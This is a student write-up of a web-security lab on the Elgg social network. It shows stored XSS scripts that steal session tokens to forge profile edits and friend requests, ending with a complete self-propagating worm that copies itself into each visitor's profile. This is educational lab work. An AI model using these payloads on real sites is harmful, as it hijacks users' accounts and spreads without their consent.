
Below is a screenshot that shows Boby's current friends prior to the attack (before visiting Samy's profile). Boby's only friend now is Charlie.




And here's what Boby's friend list looks like after visiting Samy's profile. Samy was added automatically because of the attack.



Same is shown for Charlie below. His only friend was Admin, but Samy got added after Charlie visited Samy's profile.



NB: I noticed that the attack affected Samy himself, as he has been added as his own friend.




1.


2. The attack will not work if the code is added using the Editor mode, because the extra code added makes it not to be rendered as a script and hence converted to Unicode, the reason the attack will fail.

Task 5: **Modifying the Victim's Profile**

First, let's find out how a legitimate user edits his/her profile in Elgg, thus how the POST request is constructed.



Let's observe the POST request when the above changes are saved: So aside the **timestamp** and the **security token**, the **guid** as well as the description/changes made are all sent as parameters to the server. This is very useful information in crafting our script (especially the order in which the various parameters are appended in the url) to execute the attack.



After observing the capture from the HTTP Header Live, I edited the script as follows:

modifyProfile.js (~/Desktop/XSS) - gedit

Open

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&briefdescription=Samy is the BEST!";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token + ts + userName + desc + guid;
var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Next, I will edit Samy's profile by pasting the above code into his About Me field and see if the attack works.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

Visual editor

```
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&briefdescription=Samy is the BEST!";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token + ts + userName + desc + guid;
var samyGuid=47;
```

Public

Brief description

Search

Samy

Blogs
Bookmarks
Files
Pages
Wire posts


Edit avatar
Edit profile

Change your settings

With the script saved, let's go ahead and see if anyone who tries to visit Samy's profile gets his/her profile modified. To be specific, let's check for Charlie. We're expecting his **Brief Description** to change to "**Samy is the BEST!**"


To be sure the attack really works, I first checked Charlie's profile from Samy's account, and this is what it looked like:

And this is what Charlie's profile looks like after the attack:




Question 3: Line ① is needed because, without it, the attack affects Samy himself.

So, with line ① commented out, let's save the changes in Samy's profile and then see what happens. As shown below, Samy's own Brief Description is modified the moment we save the changes.




Task 6: **Writing a Self-Propagating XSS Worm**

To have the worm self-replicate itself from the first person that visits Samy's profile to other people who visits a victim's profile, I edited the script from the last attack as shown below:





```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Get the name, guid, timestamp, and token.
  var name  = "&name=" + elgg.session.user.name;
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the content of the description field and access level.
  var desc = "&description=Samy is the BEST! Self-Replicated.." + wormCode;
  desc    += "&accesslevel[description]=2";

  // Send the HTTP POST request
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  var samyguid=47;
  if (elgg.session.user.guid!=samyguid)
  {
    // Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);

    // Construct the HTTP request to add Samy as a friend.
    sendurl= "http://www.xsslabelgg.com/action/friends/add?friend="+samyguid + token + ts;
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();

  }
}
</script>
```

